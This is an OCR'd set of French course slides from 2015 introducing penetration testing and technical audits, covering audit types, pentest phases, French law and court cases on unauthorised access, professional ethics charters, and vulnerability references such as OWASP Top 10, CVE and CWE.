Tests de vulnérabilités et d'intrusions

Conduite d'audits techniques

23/11/2015
Jean-Philippe POMIES
✉ : Jean-philippe.pomies@scassi.com

phosforea
my learning experience

Plan du cours

1. Introduction aux tests de vulnérabilités
2. Aspects juridiques
3. Les vulnérabilités classiques
4. Préparer son environnement de test
5. Procédures de tests
6. Définition de la cible
7. Recherche d'informations
8. Scanner une cible
9. Exploitation de vulnérabilités
10. Restitution et contre-mesures

phosforea
my learning experience

MODULE 1

Introduction aux tests de vulnérabilités

phosforea
my learning experience

1. Connaître les définitions des concepts les plus utiles
2. Connaître les différents types d'audits de sécurité
3. Comprendre les bases d'un test d'intrusion

Plan du module 1

1. Chapitre 1

   Quelques définitions

1. Chapitre 2

   Les différents audits

3. Chapitre 3

   Introduction aux tests d'intrusion

Qu'est-ce qu'une vulnérabilité ?

- « C'est une faute, par malveillance ou maladresse, dans les spécifications, la conception, la réalisation, l'installation ou la configuration d'un système, ou dans la façon de l'utiliser.
- Remarque : Une vulnérabilité peut être utilisée par un code d'exploitation et conduire à une intrusion dans le système. » (ANSSI)
- Plusieurs types de vulnérabilités seront détaillées dans ce cours.


Différence entre tests de vulnérabilités et tests d'intrusion

- Tests de vulnérabilités : c'est l'identification de vulnérabilités. Ici, il n'y a pas d'exploitation, seulement des tests qui permettent de s'assurer que des vulnérabilités sont présentes. Il s'agit souvent de tests effectués sur des logiciels d'un poste client.

- Tests d'intrusion : c'est l'identification et l'exploitation de vulnérabilités en utilisant des techniques de « pirates ». Il s'agit souvent de tests effectués sur des postes serveurs ou sur un réseau d'entreprise.

Pourquoi faire des tests d'intrusion ?

- En premier lieu : **pour améliorer la sécurité du système d'information**
- Ensuite, selon le contexte, pour :
  - Connaître le niveau de sécurité de son système d'information
  - Limiter la surface d'attaque à des attaquants potentiels
  - Obtenir une certification intégrant la sécurité



- Les règles de ce module sont décrites dans le Référentiel Général de Sécurité (RGS) annexe C « Prestataires d'audit de la sécurité des systèmes d'information : Référentiel d'exigences » (de l'ANSSI).

Les types de vulnérabilités

- Plusieurs types de vulnérabilités :
  - Exécution de code
  - Inclusion de fichier
  - Cross-Site Scripting (XSS)
  - Déni-de-service
  - Contournement d'authentification
  - Gain de privilèges
  - Gain d'informations

Les types de vulnérabilités

L'exécution de code

- Permet à un attaquant de prendre le contrôle d'un serveur ou d'une machine distante.

L'inclusion de fichier

- Permet de lire des fichiers à distance.

Le *Cross-Site-Scripting* (XSS)

- Permet à un attaquant de faire exécuter du code sur le navigateur Web de la victime.

Le déni-de-service

- Permet de rendre indisponible (de façon temporaire ou permanente) un service.

Les types de vulnérabilités

Le contournement d'authentification

- Permet à un attaquant d'avoir accès à un zone privilégiée sans avoir fourni de mot de passe.

Le gain de privilèges

- Permet d'obtenir des privilèges supérieurs à ceux précédemment obtenus.

Le gain d'informations

- Permet d'obtenir des informations qui peuvent aider un attaquant à exploiter des vulnérabilités.

Qu'est-ce qu'un audit ?

- Afin d'identifier les vulnérabilités d'une application, un expert va procéder à un ou des audits.
- **Audit** : « processus systématique, indépendant et documenté en vue d'obtenir des preuves d'audit et de les évaluer de manière objective pour déterminer dans quelle mesure les critères d'audit sont satisfaits. »


Prestataire d'audit

- Le prestataire d'audit est l'entreprise ou l'entité qui va réaliser l'audit (la personne morale).
- C'est un **auditeur** (la personne physique) , expert en sécurité, qui va réaliser les tests d'intrusion.
- Le prestataire d'audit (et chacun de ses auditeurs) doit avoir signé une charte d'éthique.

- Après le test d'intrusion, un rapport de restitution est donné au client par le prestataire d'audit. Il contient notamment l'ensemble des tests effectués et surtout les contre-mesures à implémenter.

La charte d'éthique

- Le prestataire d'audit doit avoir signé une charte d'éthique. Elle prévoit notamment que :
  - les prestations d'audit soient réalisées avec **loyauté, discrétion, impartialité et indépendance** ;
  - les auditeurs ne recourent qu'aux **méthodes, outils et techniques validés** par le prestataire d'audit ;
  - les auditeurs s'engagent à **ne pas divulguer d'informations obtenues ou générées** dans le cadre des audits ;
  - Les auditeurs **signalent** au commanditaire de l'audit tout contenu manifestement illicite découvert durant l'audit ;
  - Les auditeurs s'engagent à **respecter la réglementation en vigueur ainsi que les bonnes pratiques** durant l'audit.



Protection de l'information

- Les informations sensibles relatives aux audits, et notamment les preuves, les constats et les rapports d'audit, doivent être protégés (limitation des accès aux données + chiffrement des données).

- Pour cela, il faut protéger les données :
  - Par du stockage sécurisé (confidentialité)
  - Par des communications sécurisées (confidentialité + intégrité)

- Le chapitre suivant détaille les 5 types d'audits possibles.

Les types d'audit

- Cinq types d'audit de sécurité existent et peuvent être réalisés :
  - Test d'intrusion
  - Audit d'architecture
  - Audit de configuration
  - Audit de code source
  - Audit organisationnel et physique


Les tests d'intrusion

- Le principe du test d'intrusion est de découvrir des vulnérabilités sur le système d'information audité et de vérifier leur exploitabilité et leur impact, dans les conditions réelles d'une attaque sur le système d'information, à la place d'un attaquant potentiel.


- Remarque : un test d'intrusion seul n'a pas vocation à être exhaustif. Il peut, en effet, être réalisé en complément d'autres audits (en général, audit de code) afin d'en améliorer l'efficacité ou de vérifier l'exploitabilité d'une vulnérabilité.

Différents tests d'intrusion

- Tests d'intrusion internes :
  - Cela signifie que les tests sont réalisés directement depuis un réseau interne à l'entreprise (en général dans les locaux).
  - L'avantage : pouvoir écouter ou interagir avec le réseau de l'entreprise.
  - L'inconvénient : ce n'est pas très représentatif des risques d'attaques




- Tests d'intrusion externes :
  - Cela signifie que les tests sont réalisés depuis un poste externe au réseau (en général depuis Internet ou via un réseau Wifi à proximité).
  - L'avantage : c'est une mise en situation bien plus réaliste par rapport à des attaques potentielles



phosforea
my learning experience

Audit d'architecture



- L'audit d'architecture consiste en la vérification de la conformité des pratiques de sécurité relatives au choix, au positionnement et à la mise en œuvre des dispositifs matériels et logiciels déployés dans un système d'information par rapport à l'état de l'art et aux exigences et règles internes de l'audité.

- L'audit peut être étendu aux interconnexions avec des réseaux tiers, et notamment Internet.


Audit de configuration

- L'audit de configuration a pour vocation de vérifier la mise en œuvre de pratiques de sécurité conformes à l'état de l'art et aux exigences et règles internes de l'audité en matière de configuration des dispositifs matériels et logiciels déployés dans un système d'information.
- Ces dispositifs peuvent notamment être des équipements réseau, des systèmes d'exploitation (serveur ou poste de travail), des applications ou des produits de sécurité.

Audit de code source

- L'audit de code source consiste en l'analyse de tout ou partie du code source ou des conditions de compilation d'une application dans le but d'y découvrir des vulnérabilités, liées à de mauvaises pratiques de programmation ou des erreurs de logique, qui pourraient avoir un impact en matière de sécurité.

Audit organisationnel et physique



- L'audit de l'organisation de la sécurité logique et physique vise à s'assurer :
  - que les politiques et procédures de sécurité définies par l'audité pour assurer le maintien en conditions opérationnelles et de sécurité d'une application ou de tout ou partie du système d'information sont conformes au besoin de sécurité de l'organisme audité, à l'état de l'art ou aux normes en vigueur ;
  - qu'elles complètent correctement les mesures techniques mises en place ;
  - qu'elles sont efficacement mises en pratique ;
  - que les aspects physiques de la sécurité de l'application ou du système d'information sont correctement couverts.

Introduction aux tests d'intrusion

- Un test d'intrusion est réalisé en 4 étapes principales :

1. Prise d'empreintes (*footprinting*)
2. Détection de vulnérabilités *(scanning)*
3. Exploitation de vulnérabilités
4. Restitution du rapport

Etape 1 : prise d'empreintes

- Cette étape consiste à récupérer le maximum d'informations sur la cible.
- Ces informations peuvent avoir plusieurs formes :
  - Numéro de version
  - Fichier sensible
  - Noms de domaine, noms de machines
  - Systèmes d'exploitation
  - Adresses IP
  - Noms d'utilisateurs
  - Mots de passe, protocoles réseaux, etc.

phosforea
my learning experience

Etape 2 : détection de vulnérabilités

- La détection (ou identification) de vulnérabilités consiste à rassembler les informations précédemment trouvées pour identifier de potentielles vulnérabilités (utilisation de sites tels que www.cvedetails.com).

- Attention : pour certaines vulnérabilités, leur identification impose leur exploitation !


Etape 3 : exploitation de vulnérabilités 1/2

- L'exploitation de vulnérabilités consiste à utiliser des outils pour : exécuter du code arbitraire, provoquer un déni-de-service, obtenir des informations sensibles, etc.

- Un outil tel que Metasploit permet de rentrer en communication silencieuse avec la victime (parcours des fichiers, capture d'écran, capture des touches du clavier, etc.)

Exploitation de vulnérabilités 2/2

- Exemple : capture de Metasploit, l'outil le plus connu pour détecter et surtout exploiter des vulnérabilités.



Etape 4 : restitution du rapport

- La restitution comprend :
  - La présentation des résultats de l'audit à l'audité
  - Les conditions des tests
  - La liste des tests effectués
  - La liste des contre-mesures adaptées à chaque vulnérabilité

>>> L'audité doit ainsi avoir suffisamment d'éléments pour décider des actions à prendre : mettre en œuvre les contre-mesures le plus rapidement possible ou laisser les vulnérabilités identifiées présentes.

Avant de commencer un test d'intrusion…

- Il convient de se poser plusieurs questions avant de commencer :

Conclusion

- Le test d'intrusion est effectué par des professionnels qui ont une éthique et qui ne sont pas malveillants !
- Les auditeurs remettent toujours un rapport de restitution contenant les contre-mesures à apporter pour réduire le nombre de vulnérabilités.
- Il est parfois difficile d'appliquer les contre-mesures préconisées, c'est pourquoi il est important de communiquer avec le chef de projet sur les décisions à prendre en fonction des priorités.

MODULE 2

Aspects juridiques

- Obtenir un aperçu des principales lois en France concernant les intrusions dans un système d'information
- Comprendre les risques juridiques lors d'un test d'intrusion
- Connaître les clauses d'une autorisation de tests d'intrusion signée avec un prestataire de test d'intrusion

phosforea
my learning experience

1. Chapitre 1
   Cadre juridique

2. Chapitre 2
   Autorisation de test d'intrusion

3. Chapitre 3
   Exemples de décisions de justice

Introduction

- L'article 323 du code pénal est applicable aux intrusions dans des systèmes d'information.

- Article 323-1 :
  - « Le fait d'accéder ou de se maintenir, **frauduleusement**, dans tout ou partie d'un système de traitement automatisé de données est puni de deux ans d'emprisonnement et 30 000 euros d'amende.
  - Lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de trois ans d'emprisonnement et de 45 000 euros d'amende. »

- Un **Système de traitement automatisé de données (STAD)** est une notion très large regroupant n'importe quel système d'information.

- La **tentative d'intrusion** (échec de l'intrusion) est punie des **mêmes peines** que l'accès réussi.

Introduction

- Le mot « frauduleusement » est important dans l'article car si l'audité est consentant, il ne peut pas y avoir de fraude.

Fraude = sans autorisation

Autorisation = pas de fraude !

- Il est donc important de garder une **preuve** de l'accord explicite signé entre l'auditeur et l'audité avant, pendant et après l'audit.

Référentiel de l'intrusion

- En 2012, la Fédération des Professionnels des Tests Intrusifs (FPTI) publie une charte de l'intrusion à destination des professionnels réalisant des tests d'intrusion.
- Les professionnels n'ont **aucune obligation** de suivre ce référentiel mais il peut être utile.
- Le référentiel de l'intrusion est composé de 3 éléments :
  - Les principes fondateurs
  - La charte de l'intrusion
  - La démarche de l'intrusion

- Plus de détails sur : http://www.fpti.pro/

Les principes fondateurs

FPTI
Fédération des Professionnels des Tests Intrusifs

- Les principes fondateurs de la **F.P.T.I.** se traduisent par **11 règles professionnelles** encadrant la pratique des tests d'intrusion, en voici quelques-unes :
  - Le Professionnel ne peut prétendre être exhaustif dans l'inventaire des différents moyens de s'introduire sur les cibles, sauf à disposer de ressources illimitées (en moyens humains, en durée de prestation, ...).
  - Le Professionnel prestataire de service a souscrit à une **assurance civile et professionnelle** couvrant les dommages éventuellement causés dans le cadre d'un test d'intrusion.
  - Le Professionnel s'engage à adopter une **approche basée sur la preuve** pour parvenir à des conclusions fiables et reproductibles.

phosforea
my learning experience

Charte de l'intrusion

FPTI
Fédération des Professionnels des Tests Intrusifs

- La Charte de l'Intrusion énonce le code déontologique de la Profession. Elle a aussi été créée par la FPTI.

- Elle contient 10 articles articulés autour de 4 principes :
  - Principe de moralité
  - Principe de transparence
  - Principe de confidentialité
  - Principe de probité

La démarche de l'intrusion

- La démarche de l'intrusion comprend 3 phases :
  - Phase d'initialisation : valider le périmètre, les rôles de chacun, etc.
  - Phase de test : réalisation des scénarii d'attaques
    1. Découverte de la cible
    2. Recherche de vulnérabilités
    3. Intrusion
  - Phase de restitution : livrable, présentation des résultats

Respecter la vie privée des utilisateurs

- Certaines règles d'éthique doivent être respectées pendant l'audit par l'auditeur afin de préserver la vie privée des utilisateurs.

- **« Chacun a droit au respect de sa vie privée »** comme le stipule le code civil (article 9 datant de 1970). La CNIL est chargée de cette tâche.

- Toutes les traces / preuves qui auront été relevées pendant le test d'intrusion doivent être stockées chiffrées et communiquées aux seules personnes responsables prévues dans le contrat avec l'auditeur.

Par exemple, en cas de diffusion publique d'une photo d'un collaborateur dans un lieu privé, le code pénal prévoit (article 226-1) :


1 an d'emprisonnement et 45 000 € d'amende pour celui qui a diffusé.

La police du respect de la vie privée : la CNIL

- La Commission Nationale de l'Informatique et des Libertés (CNIL) a été créé en 1978 et a pour mission de protéger les données personnelles en France.
- Elle veille à ce que les entreprises respectent les lois concernant le respect de la **vie privée** (au niveau informatique, Internet ou non).
- Elle est indépendante et a un pouvoir de sanction pour les fautifs.
- 174 agents ont réalisé plus de 450 contrôles en 2014.
- Elle dispose d'un budget de 16 millions d'euros.
- http://www.cnil.fr/documentation/textes-fondateurs/loi78-17/


Le secret des correspondances

- Le code pénal prévoit aussi de sanctionner l'atteinte au secret des correspondances (article 226-15) :
  - « Le fait, commis de mauvaise foi, **d'ouvrir, de supprimer, de retarder ou de détourner des correspondances** arrivées ou non à destination et adressées à des tiers, ou d'en prendre frauduleusement connaissance, est puni d'un an d'emprisonnement et de 45 000 euros d'amende.
  - Est puni des mêmes peines le fait, commis de mauvaise foi, d'intercepter, de détourner, d'utiliser ou de divulguer des correspondances émises, transmises ou reçues **par la voie électronique** ou **de procéder à l'installation d'appareils de nature à permettre la réalisation de telles interceptions**.»



Le contrat entre l'audité et le prestataire d'audit

- Avant le début d'un test d'intrusion, il convient de signer un contrat avec le prestataire d'audit.
- Ce contrat devra prendre en compte l'ensemble des législations en vigueur que nous venons de détailler.



- Seul l'accord explicite de l'audité permettra de commencer les tests d'intrusion.

Le contrat entre l'audité et le prestataire d'audit

- Ce document contient les informations suivantes :

Le contrat entre l'audité et le prestataire d'audit

- Règle de base : qualité du rapport et des conseils, détails des vulnérabilités et de leurs contre-mesures.
- Il permet de définir les conditions et le contexte dans lesquels sont effectués les tests.
- Il fournit une preuve d'un point de vue légal si nécessaire.

Le secret professionnel de l'auditeur

- Une clause de confidentialité est généralement signée par l'audité et le prestataire d'audit, ce qui permet d'encadrer la façon dont les informations seront échangées ou encore la manière de travailler.
- Signature d'un NDA (*Non-Disclosure Agreement*) : Accord de non-divulgation des informations d'un projet entre deux entités.

- L'auditeur n'ira **jamais** révéler des informations à un tiers, car elles pourraient compromettre la société auditée.

Découverte de codes malveillants

- Si l'auditeur découvre un virus ou n'importe quel programme malveillant pendant l'audit, il est tenu de communiquer le problème aux personnes responsables dans l'entreprise auditée.

- Le code pénal prévoit de punir (articles 223-6 et 434-1) ceux qui ne dénoncent pas des pratiques illégales.

Cas des tests d'intrusion réalisés par une équipe interne

- Comme dans tous test d'intrusion, un test sur un réseau interne peut permettre de trouver de nombreuses informations sur les utilisateurs du système audité :
  - Adresse IP de connexion
  - Données échangées sur des sites
  - Sites web visités
  - Mots de passe

- Qu'il s'agisse de collègues ou d'inconnus, il est très important de respecter la vie privée des personnes et de conserver les preuves d'identification ou d'exploitation de vulnérabilités.

Aspects légaux en cas d'intrusion non autorisée – Règles de preuves

- Définition des règles de preuves : cela comprend tout ce qui est offert devant les tribunaux pour prouver la vérité ou la fausseté d'un fait ou d'une question.
- Les preuves peuvent être :
  - Documentaires
  - Écrites
  - Sonores
  - Visuelles
  - Générées par ordinateur
  - Verbales : témoignage oral par des témoins

Aspects légaux en cas d'intrusion non autorisée – Règles de preuves

- Les 5 règles de preuve :

Exacte

N'a pas été modifiée d'aucune façon

Admissible

Obtenue dans le respect de la loi

Authentique / identifiable

Ne doit pas changer ou endommager la preuve, ne doit pas être une copie

Convaincante / Pertinente

Prouver ou infirmer un élément légal, la pertinence est nécessaire mais non suffisante

Complète / Conservée

En bon état et préservée dans un endroit sécuritaire

Décisions de justice

- En cas de non respect des règles édictées par les législations en vigueur, la justice peut être saisie.
- Le chapitre suivant présente un ensemble de cas récents permettant d'illustrer :
  - la responsabilité juridique de ceux qui réalisent des tests d'intrusion.
  - La responsabilité de ceux qui maintiennent et administrent les systèmes d'information.

Nécessité de sécuriser son système d'information

- Si le responsable d'un système d'information (Système de traitement automatisé de données -STAD) ne le sécurise pas contre les intrusions, le délit d'accès et de maintien frauduleux n'est pas constitué.
- Par un jugement du 23 avril 2013, le tribunal correctionnel de Créteil a donc relaxé celui qui s'était introduit dans l'extranet de l'Agence nationale de sécurité sanitaire de l'alimentation, de l'environnement et du travail et y avait récupéré des documents dont l'accès n'était pas protégé par un code d'accès et un mot de passe. (...)

Téléchargement de fichiers sensibles trouvés avec Google

- La cour d'appel de Paris a jugé le blogueur Bluetouff coupable d'avoir téléchargé des documents qui étaient librement accessibles, qu'il avait découvert par hasard en utilisant Google. Il avait téléchargé environ 8 Go de ces données !
- C'est un article sur ces documents, dans la presse en ligne, qui a alerté les services de renseignement.
- Bluetouff a été condamné par la cour d'appel de Paris à 3000 euros d'amende pour "accès frauduleux dans un système de traitement automatisé de données", et "vol" de documents.

CA de Paris, 5 février 2014, Bluetouff c/ ANSES

Le scan de port

- Le scan de port (en utilisant un outil, comme Nmap) ne peut pas être sanctionné par l'article 323 sur les STAD seulement s'il ne s'agit que de découverte de ports et non d'exploitation.

- Le 30 octobre 2002 la Cour d'appel de Paris a décidé que :

> « il ne peut être reproché à un internaute d'accéder ou de se maintenir dans les parties des sites qui peuvent être atteintes par la simple utilisation d'un logiciel grand public de navigation, ces parties de site, qui ne font par définition l'objet d'aucune protection de la part de l'exploitant du site ou de son prestataire de services, devant être réputées non confidentielles à défaut de toute indication contraire et de tout obstacle à l'accès ».

Code source de Skype

- Le 18 mars 2015, un homme a été condamné à 6 mois de prison avec sursis et 5 000 € d'amende par la cour d'appel de Caen pour avoir rendu accessible au public une copie d'un fichier obtenue à partir de la décompilation du logiciel de Skype.

> « L'article L. 122-6-1 IV permet de procéder à la décompilation d'un programme à des fins d'interopérabilité, sans autorisation de l'auteur, à condition que cette reproduction ou cette traduction soit indispensable pour obtenir les informations nécessaires à l'interopérabilité d'un logiciel créé de façon indépendante avec d'autres logiciels. »

Usurpation d'identité

- Dans une affaire d'avril 2013, l'identité d'une personne avait été usurpée afin de créer un faux profil Twitter.
- L'identité de la personne qui a créé ce faux profil a été révélée après une plainte pour usurpation d'identité.
- Il est donc toujours possible de retrouver une personne qui usurpe l'identité d'une autre.

Conclusion

- La divulgation d'informations privées est passible de poursuites au pénal.
- Il est très important de préciser correctement les accords du test d'intrusion avant de commencer et d'y définir les objectifs, le périmètre, les rôles de chacun, etc.
- L'auditeur s'engage à respecter le secret professionnel dans le cas des données privées.

MODULE 3

Les vulnérabilités classiques

- Connaître quelques référentiels qui permettent d'identifier et de suivre dans le temps les vulnérabilités existantes
- Connaître les vulnérabilités courantes sur les applications web
- Connaître les vulnérabilités courantes sur d'autres applications

1. Chapitre 1 : *Référentiels de vulnérabilités*
2. Chapitre 2 : *Les vulnérabilités Web*
3. Chapitre 3 : *Les autres vulnérabilités*

Les référentiels

- Les référentiels permettent de lister les vulnérabilités existantes dans les logiciels du marché. Ils permettent aussi de guider un auditeur pendant un test d'intrusion.
- Plusieurs référentiels existent pour l'identification de vulnérabilités :
  - CERT-FR de l'ANSSI
  - OWASP Top 10
  - CVE : Common Vulnerabilities & Exposures
  - CWE / SANS Institute : Top 25 des erreurs de programmation
- Certains sites détaillent les vulnérabilités existantes :
  - www.exploit-db.com
  - www.cvedetails.com

L'Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI)

- L'Agence assure la mission d'**autorité Nationale en matière de Sécurité des Systèmes d'Information**.
- À ce titre elle est chargée de **proposer** les règles à appliquer pour la protection des systèmes d'information de l'État et de **vérifier** l'application des mesures adoptées.
- Dans le domaine de la défense des systèmes d'information, elle assure un service de **veille**, de **détection**, d'**alerte** et de **réaction aux attaques informatiques**, notamment sur les réseaux de l'État.
- http://ssi.gouv.fr/

Le CERT-FR

- Le CERT-FR est géré et administré par l'ANSSI (depuis 2000).
- Le CERT-FR permet de réaliser une veille, d'alerter et de répondre aux attaques informatiques.

http://cert.ssi.gouv.fr

Le CERT-FR

- Le CERT-FR maintien une liste des vulnérabilités et émet des alertes sur celles qui sont les plus critiques.

- Il apporte son soutien en matière de gestion d'incidents aux ministères, institutions, juridictions, autorités indépendantes, collectivités territoriales et OIV (Opérateurs d'Importance Vitale).

- Il est chargé d'assister les organismes de l'administration à mettre en place des moyens de protection nécessaires et à répondre aux incidents ou aux attaques informatiques dont ils sont victimes.

OWASP

- Les applications web sont particulièrement sujettes aux vulnérabilités.
- *Open Web Application Security Project* (OWASP) est une association mondiale non lucrative ayant pour objectif d'améliorer la sécurité des applications web.

https://www.owasp.org

- L'OWASP mène de nombreux projets, dont :
  - Zed Attack Proxy (ZAP) : outil d'injection pour applications web
  - Top 10 : liste des 10 vulnérabilités web les plus présentes
  - Application Security Verification Standard (ASVS) : tests de la configuration / contrôles

OWASP Top 10

OWASP Top 10 – 2013 (Nouveau)
A1 – Injection
A2 – Violation de Gestion d'authentification et de Session
A3 – Cross-Site Scripting (XSS)
A4 – Références directes non sécurisées à un objet
A5 – Mauvaise configuration sécurité
A6 – Exposition de données sensibles
A7 – Manque de contrôle d'accès au niveau fonctionnel
A8 – Falsification de requête intersites (CSRF)
A9 – Utilisation de composants avec des vulnérabilités connues
A10 – Redirection et Renvois non validés

- Liste des 10 vulnérabilités web les plus présentes.
- La dernière version de cette liste date de 2013.
- En plus de ces 10 vulnérabilités, de nombreuses autres existent (mais les statistiques ne sont pas disponibles).


Common Vulnerabilities and Exposures

- CVE est un dictionnaire des vulnérabilités publiques.

- Il recense chaque jour les nouvelles vulnérabilités découvertes.
  - Chaque vulnérabilité se voit attribuer un identifiant de la forme suivante : CVE-2015-0346
  - https://cve.mitre.org/


Top 25 Most Dangerous Software Errors

- En 2011, le **CWE** (*Common Weakness Enumeration*) et le **SANS Institute** publient la liste des erreurs de programmation les plus critiques.
- Cette liste permet de se prémunir contre les vulnérabilités les plus classiques dans les applications Web.
- Elle constitue un bon référentiel pour les développeurs et les prestataires d'audit.



Top 25 Most Dangerous Software Errors

- Les 25 erreurs sont réparties en 3 catégories :



Interaction non-sécurisée entre composants

Gestion des ressources risquée

Défenses faibles

- Voici quelques unes des erreurs courantes listées par CWE, classées par catégories :


Intéraction non-sécurisée entre composants	Gestion des ressources risquée	Défenses faibles
